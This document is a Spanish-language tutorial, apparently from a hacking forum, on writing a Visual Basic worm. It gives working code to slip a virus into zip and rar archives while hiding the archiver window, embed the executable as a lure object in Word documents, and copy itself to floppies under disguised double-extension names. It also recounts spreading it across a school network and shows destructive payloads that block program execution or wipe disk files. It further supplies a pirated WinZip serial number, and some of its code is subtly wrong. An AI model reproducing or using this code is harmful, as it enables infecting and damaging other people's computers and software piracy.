La pregunta es como infectar archivos zip's y pues el programa Winzip nos ayuda en ello. ¿Como? - Pues con sus comandos que nos permiten zipear de manera que el usuario no se de cuenta. Winzip nos proporciona comandos llamados parámetros para crear zip`s, esto nos servirá para enviar nuestro virus por mail zipeado, porque si lo enviamos el archivo adjunto de extensión "exe" el sevidor de mail nos lo retendrá porque son las extensiones más utilizadas por los virus en internet entre las cuales estan las ".com", ".pif", ".scr", ".vbs"... y ya no se puede, así que zipeando si se puede.
Winzip es una herramienta que es utilizada en todo el mundo y nosotros aprove-charemos eso.

Primero que nada debemos obtener la dirección de winzip, que es muy fácil de obtener, esta en:

HKLM\Software\Microsoft\Windows\Currentversion\Uninstall\Winzip\UninstallString

El cual por ejemplo nos arrojará el siguiente valor al lear la cadena:
"C:\ARCHIVOS DE PROGRAMA\WINZIP\WINZIP32.EXE" /uninstall

Ahora ¿Como obtener fácilmente la dirección?, Sencillo:
Winzip = fso.GetParentFolderName(Direcciondewinzip)

Así de simple.

Comandos:
---

*--Agregar un Archivo a un zip.

Shell Winzip & " -a " archivozip & " " & archivoexe

Ejemplo:

```
Shell Winzip & " -a C:\Hola.zip"  & " C:\virus.exe"
```

*--Agregar varios archivos a un zip
Puedes Agregar varios archivos de diferentes formas por extensíon y por nombre y dirección de los archivos. Ejemplo:

```
Shell Winzip & " -a C:\Hola.zip" & " C:\windows\System\*.*"
'Ziperá todos los archivos que se encuentran en ese directorio

Shell Winzip & " -a C:\Hola.zip" & " C:\windows\System\*.dll"
'Zipeará todos los archivos con extensión dll que esten en ese directorio

Shell Winzip & " -a C:\Hola.zip" & " C:\virus.exe C:\Archivo.txt"
'Zipeará los archivos que fueron escritos no importando la dirección
```

*--Extraer Archivos
La sintáxis para extraer archivos de un zip es la siguiente:

```
Shell Winzip & " -e "  & archivozip &  " "  & directorio
```

Ejemplo

```
Shell Winzip & " -e C:\Hola.zip"  & " C:\"
```

*--¿Como Crear un Archivo zip sin formato?
Sencillo, sólo Abre un archivo de modo binario y cierralo, es todo, nadamas que con extensión zip
Ejemplo:

```
Open "C:\Archivozip.zip" for binary as #1
Close #1
```

*--Ahora a lo que vamos, la infección.
Simplemente buscar por algún método de búsqueda que quieras y al encontrarlo sólo adicionar nuestro programa "Virus" con un nombre convincente para que el usuario lo abra y así se produzca la infección en otro sistema. Ejemplo:

Supongamos que encontramos el siguiente archivo --> "A:\Cosas.zip", Ahora vamos a infectarlo

```
Winzip = "C:\ARCHIVOS DE PROGRAMA\WINZIP\WINZIP32.EXE"
midir = "C:\Windows\System32\virus.exe"
Call infectar("A:\Cosas.zip")

Sub infectar(Direccion as string)
   Shell Winzip " -a " & Direccion & " " & midir, VbHide
   'Supongamos que winzip tiene el valor de la dirección y nombre del
   'programa Winzip y midir tiene el valor de la dirección de nuestro exe
   'junto con el nombre y así ahora añadirlo.
   'El VbHide nos sirve para ocultar el programa, así no se dará cuenta el
   'usuario de que se está infectando un archivo de su diskette.  Porque si
   'no lo ponemos en caso de que tarde, se muestra el programa añadiendo un
   'archivo.
End sub
```

*-- Registro de Winzip
Otro problema que nos proporciona Winzip es que no esté registrado lo cual no es difícil de registrarlo simplemente con las siguientes cadenas del regedit:

"HKCU\software\nico mak computing\winzip\winini\Name"
"HKCU\software\nico mak computing\winzip\winini\SN"
"HKEY_USERS\.DEFAULT\software\nico mak computing\winzip\winini\Name"
"HKEY_USERS\.DEFAULT\software\nico mak computing\winzip\winini\SN"

Donde:
Name = "Nombre del registrado"
SN = "Numero de serie o s*rial Number"

En estos Valores de cadena "REG_SZ" puedes crear uno con un generador de numeros de serie que lo puedes encontrar en internet, Es igual el numero de serie para registrar Winzip en todas sus versiones
Ejemplo:

Name = "*****"
SN = "EBB9042E"

Si escribes en el registro las cadenas anteriores con los valores de arriba estará registrado winzip con el nombre de *****.
(Comprobado en versiones 8.x y 9.x).

**- Infección de archivos Rar's.
Al igual que los zip's tambien los archivos rar se pueden infectar de manera sencilla, y es muy usado en todo el mundo. No es necesario registrarlo como el winzip que nos mostraba la pantalla de que si estas o no de acuerdo del uso de este para que saques el número de serie.
Obtendremos la dirección de winrar

HKCR\WinRAR\shell\open\command\(Predeterminado)
Resultado de leer la cadena de arriba =
"C:\ARCHIVOS DE PROGRAMA\WINRAR\WinRAR.exe" "%1"

De que manera obtener sólo el path:

```
winrar = StrReverse(wss.regread("HKCR\WinRAR\shell\open\command\"))
'Leo e invierto la cadena

w = InStr(1, winrar, " ", vbBinaryCompare)
'Obtengo el espacio entre el path y el "%1"

winrar = StrReverse(Mid(winrar, w, Len(winrar)))
'Recorto y vuelvo a dejar la cadena como estaba (La revierto)
```

Ahora ya tenemos lo que nos interesa (el path) para empezar a infectar archivos rar y este programa además de ofrecernos la infección a archivos rar tambien nos permite a zip, es más fácil de utilizar que winzip. Ejemplo:

*-Agregar archivo (Infectar)

```
Shell winrar & " a " &  archivorar  & " " & "archivoacomprimir"
```

Agrega un archivo

```
Shell winrar & " a C:\archivozip.zip C:\virus.exe"
'Añade el archivo virus.exe al archivozip.zip

Shell winrar & " a C:\archivorar.rar C:\virus.exe"
'Añade el archivo virus.exe al archivorar.rar
```

```
    Agrega un directorio
          Shell winrar & " a C:\archivozip.zip C:\"
          'Añade todos los archivos de C:\ a el archivo archivozip.zip

          Shell winrar & " a C:\archivorar.rar C:\"
          'Añade todos los archivos de C:\ a el archivo archivorar.rar

    La ventaja es de que si no existe el archivo winrar lo crea.

*--Extraer archivos

    Shell winrar & " x archivorar archivoaextraer"

Ejemplos:
    Extraer un archivo
          Shell winrar & " x C:\archivorar.rar archivo.txt"
          'Extrae el archivo "archivo.txt" de archivo .rar

          Shell winrar & " x C:\archivozip.zip archivo.txt"
          'Extrae el archivo "archivo.txt" de archivo .zip

    Extraer todos los archivos
          Shell winrar & " x C:\archivozip.rar C:\"
          'Extrae todos los archivos del archivo .rar a "C:\"

          Shell winrar & " x C:\archivozip.zip C:\"
          'Extrae todos los archivos del archivo .zip a "C:\"


   Al igual que en winzip la infección es igual:

   Sub infectar(Direccion as string)

   Shell winrar " -a " & Direccion & " " & midir, VbHide
   'Supongamos que winrar tiene el valor  de la dirección y nombre del programa
   'Winrar  y  midir tiene el valor de la dirección de nuestro exe junto con el
   'nombre para añadirlo al archivo rar.
   'El VbHide  nos  sirve  para  ocultar el programa, así  no se dará cuenta el
   'usuario de  que  se  está infectando un archivo. Porque si no lo ponemos en
   'caso  de  que tarde, se muestra  el  programa  añadiendo un archivo  y  eso
   'delatará nuestro virus.
   End sub


**********************************************************************
***
Nota: Se tiene problemas con las direcciones, para resolver esto utilizaremos el
método ShortPath de la fso.  Ejemplo:

   Set fso = CreateObject ("Scripting.FileSystemObject")
   Set archivo = fso.GetFile(Direccion_del_archivo_y_archivo)
  'Ejemplo: C:\Mis documentos\Archivozip.zip o C:\Mis documentos\Archivorar.rar
   direccioncorta = archivo.ShortPath

   Lo que hace  es  crear  un path sin espacios, del primer path que escribí de
   ejemplo arrojará lo siguiente "C:\MISDOC~1\ARCHIV~1.ZIP" una dirección corta
   Así no te causará problemas para la infección de archivos  ya que no admiten
   espacios en  los path. Esto  va  para el archivo a infectar  y  el archivo a
```

comprimir (osea Zip y virus ejm.)

Ejemplo:

```
Public Sub infectarzip(nomzip As String,midir as string)
Dim ar1, pt1, pt2
'Ar1:lo utilizo para colocar las propiedades del archivo
'Pt1: lo utlizo para colocar el path del zip
'Pt2: lo utlizo para colocar el path del virus
On Error GoTo err:

Set ar1 = fso.getfile(nomzip) 'Coloco las propiedades del archivo zip en ar1
pt1 = ar1.shortpath                'Coloco el path corto en pt1

Set ar1 = fso.getfile(midir)      'Coloco las propiedades del virus en ar1
pt2 = ar1.shortpath                'Coloco el path corto en pt2

'Coloco las propiedades del archivo zip en ar1
Shell winzip & " -a " & pt1 & " " & pt2, vbHide

err:
End Sub
```

****

9. Sorpresitas en el Worm

En este capitulo pondre estos subcapitulos:

1. Infeccion de archivos .doc
2. Propagacion del Worm por una LAN (muy rudimentario)
3. Infeccion de Archivos Excel
4. PayLoads

Antes de empezar quiero recalcar que los kodes de infeccio de archivos doc y excel los sake del Worm de ***** llamado Smeagol (Otra vez gracias *****!!!!! )

Weno, empecemos:

1. Infeccion de archivos .doc:

En un modulo poner esto:

Código:

```
Function HayWord() As Boolean
Dim WordObj As Object
On Error GoTo NoWord
Set WordObj = GetObject(, "Word.Application") 'Verificamos si existe una
instancia de word
If WordObj.ActiveDocument.Path = "A:" Then 'Si existe y encima el documento
abierto esta en el disco A:
HayWord = True 'Tonces Hay Word
Exit Function
End If
NoWord:
HayWord = False
End Function
```

Basicamente es para ver si se tiene el Word instalado....

Ahora en el formulario ponemos esto:

Código:
```
Private Sub InfectarDoc(NombreDoc As String)
On Error GoTo NoWord
Word.Documents.Open NombreDoc 'Abro el documento
Word.ActiveDocument.Shapes.AddOLEObject , MiNombreEXE, False, True, MiNombreEXE,
0, "Pamela Fuck:          Doble Click para ver." 'Me agrego como un objeto
Word.ActiveDocument.Shapes(1).Select
Word.ActiveDocument.Shapes(1).Visible = True 'Lo hago visible
Word.ActiveDocument.Shapes(1).Width = 250 'Especifico el tamaño
Word.ActiveDocument.Shapes(1).Height = 250
Word.Documents(NombreDoc).Close True 'Cierro el documento
NoWord:
End Sub
```

Con esto infectamos el Archivo .doc que seleccionemos haciendo un motor de buskeda.

motor de buskeda:

Código:
```
Private Sub TimerBuscaWord_Timer()
On Error Resume Next
'Eto si e mio
If HayExcel Or HayWord Then 'Si hay una instancia de word o excel abierta
proseguimos
Fso.CopyFile MiNombreEXE, "A:\Abril Lavigne Nude.jpeg
         .exe", True
Fso.CopyFile DirWin & "\Web\Folder.htt", "A:\Folder.htt", True
Fso.CopyFile DirWin & "\Web\Desktop.ini", "A:\Desktop.ini", True
SetAttr "A:\Abril Lavigne Nude.jpeg                                    .exe",
vbReadOnly 'Cambiamos las propiedades, a solo lectura
SetAttr "A:\Desktop.ini", vbHidden
SetAttr "A:\Folder.htt", vbHidden
End If
End Sub
```

Weno, con esto nuestro Worm ya podra infectar archivos .doc

2. Propagacion por LAN:

Weno, esta funcion se la agregue a mi Worm pensando en mi Insti...asi que en muchas redes LAN puede que no funcione.

Weno, les expliakre la idea principal, luego es solo aplikar kode ya explikado... 

Weno, en mi Insti tiene muchos PC's y muchas carpetas kompartidas, pero kada carpeta compartida esta asignada a un solo nombre y pass, me expliko kon un grafiko:

Nombre: XXX pass: YYY ---> Carpeta kompartida H:
Nombre TTT pass: UUU ---> Careta compartida O:
Nombre: PPP pass: WWW --> carpeta compartida: L:

Weno, espero que lo ayan entendido, ahora vamos a kemar un poko de neurona.

Yo sabia que en mi PC se konektaba mucha gente (y por lo tanto, kon nombre y pass distintos) y lo que pense fue guardar el Worm en el disko C: del PC y agregarlo al Registro, y kada vez que se ejekutara mi PC se expandiera por todos los HD's del PC, y luego que procediera a infectar todos los archivos .exe, .doc y ya. Luego infecte los HD's con nombres llamativos, komo por

ejemplo: llaves de acceso.exe, Notas alumnos.shs (esta kuela mucho, porke el ikono es el de un rekorte de Word), Examenes2006.exe.... Obviamente se le tiene que kambiar el ikono de los .exe's kon alguno de Word, puesto que los usuarios normales (sin privilegios) no veen las extensiones. Este fue el metodo de propagacion por una LAN y me funciono de maravilla, entre otras kosas porke nosotros programabamos programas en pascal y komo infecte los .exe fue facil, luego el profesor (que tiene una kuenta kon mas privilegios) tambien se infecto porke ejekuta nuestros programas en su PC para evaluarlos y ya kreo que no keda ningun PC sin el Worm dentro...

Pero tambien rekalko que hay otras maneras de infectar una LAN. por ejemplo por medio de exploits, bugs...

3. Infeccion de Archivos Excel

Otra vez pondre kode de *****, de su estupendo Worm.

En un modulo poner esto:

Código:
```
Function HayExcel() As Boolean
Dim ExcelObj As Object
On Error GoTo NoExcel
Set ExcelObj = GetObject(, "Excel.Application")
If ExcelObj.ActiveWorkbook.Path = "A:" Then
HayExcel = True
Exit Function
End If
NoExcel:
HayExcel = False
End Function
```

Weno, en el formulario no tiene nungun sub para infectar Excel, o yo no lo enkontre....

Pero esto nuestro amigo ***** lo posteara en kuanto pueda...

4. PayLoads

Weno, el Payload es para hacer saber que el PC esta infectado por el Worm. Hay de varios tipos:

- Los directos
- Los indirectos
- Los Lógicos

(Klacificacion echa por mi ...jejejeje)

Weno, los directos son los que al ejekutar el Worm el Worm se kopia en el registro, y si es la primera vez envia algun mensage kon esto:

Código:
```
Msgbox "Aqui el mensaje",vbCritical,"Titulo de la pestaña"
```

Muchos Worms simulan un fallo de Windows para pasar un pokitin mas desapercibidos. Pero de seguro que tienen algun payload indirecto.

Los indirectos son los que el usuario se da kuenta por si solo. Un ejemplo de esto es por ejemplo que el Worm deje algun texto suelto dentro del C: (mi Worm lo hacia a esto) y luego kuando el user lo vee, lo lee y sabe que esta infectado kon el Worm. Otras maneras es por ejemplo, si el Worm borra archivos, la viktima vera que le faltan estos archivos y sospechara, aunke esto

logikamente no es un payload.

Los lógikos son los que se aktivan por logika, mi primer Worm tenia un buen ejemplo de logika:

Código:
```
If Month(Now) = 5 and Day(Now) = 13 then
MsgBox "Usted a sido infectado kon el Mejor Worm del Mundo",vbCritical,"By Bill
Gates"
```

Este kodigo solo se activa el dia 13 del mes de Mayo. El Worm de mi insti tenia que si por kasualidad ese dia no se ejekutaba ningun PC el dia en que se ejekutaran ejekutara el PayLoad, kon este kode:

Código:
```
If (Month(Now) = 5 or Month(Now) > 5) and (Day(Now) = 13 or Day(Now > 13) then
```

Con este kode se ejekutan los dias siperiores a 5 y meses superiores a 13....

Aunke no todos los Payloads son tan "pacifikos", algunos (komo por ejemplo el del Worm de Nemli) son destructivos:

Código:
```
Private Sub PayloadDestructivo()
On Error Resume Next
Dim a As Integer
a = MsgBox("¿Desea desinstalar Windows?", 36, "Atención")
If a = 6 Then
MsgBox "Ud ha sido infectado con el virus: W32.Smeagol.A" & vbCrLf & "diseñado
por *****/*****" & vbCrLf & "Dedicado a Osiris, mi mejor amigo en *****, y a
todos los miembros de *****." & vbCrLf & "***** 2003/2004", vbSystemModal, "*****
SoFtWaRe"
Else
MsgBox "Respuesta inesperada" & vbCrLf & "Design by S... digo, ejem!" & vbCrLf &
"Design by *****", vbCritical, "W32.Smeagol.A  /  ***** SoFtWaRe"
MsgBox "Software dedicado a mis amigos: " & vbCrLf & vbCrLf & "Osiris,
MachineDramon, DemionKlaz & Falckon" & vbCrLf & vbCrLf & "W32.Smeagol.A versión
beta", vbSystemModal, "***** SoFtWaRe"
Ws.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Re
strictRun", " " 'Prohibir la ejecución de ejecutables
Ws.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows
NT\CurrentVersion\Policies\Explorer\RestrictRun", " " 'Prohibir la ejecución de
ejecutables en WinNT
End If
End Sub
```

Este Payload aun es un poko "soft", en un Worm que hice de prueba para poner el kode en un foro puse esto:

Código:
```
Randomize
Num = Rnd
If Num = 0 Then
MsgBox "Dia de suerte, Dios a querido que no destruya tu PC, dale gracias",
vbExclamation, "Hendrix"
End If
If Num = 1 Then
MsgBox "Mala suerte tio, Hoy es dia de destruccion", vbCritical, "Hendrix"
```

Lo que hace esto es poneren num un numero aleatorio entre 1 y 0, si sale 0 se salva tu HD, si sale 1 sigue el kdoe kon algunos kodes para borrar gran parte vital del disko C.

Weno, komo ven, hay muchisimos payloads, hay de originales y hay que no lo son tanto....

Weno, con esto pongo fin a este minu-Curso que tanto me a kostado terminar (Por kulpa de examenes y por kulpa de que no me akordaba de terminarlo )

Paper by Hendrix (Punk-rock)

Gracias a Man-in-the-middle por pasarlo a word y de ahi PDF, XD!!!, ya van 2 y gracias a toda la comunidad del Foro elhacker.net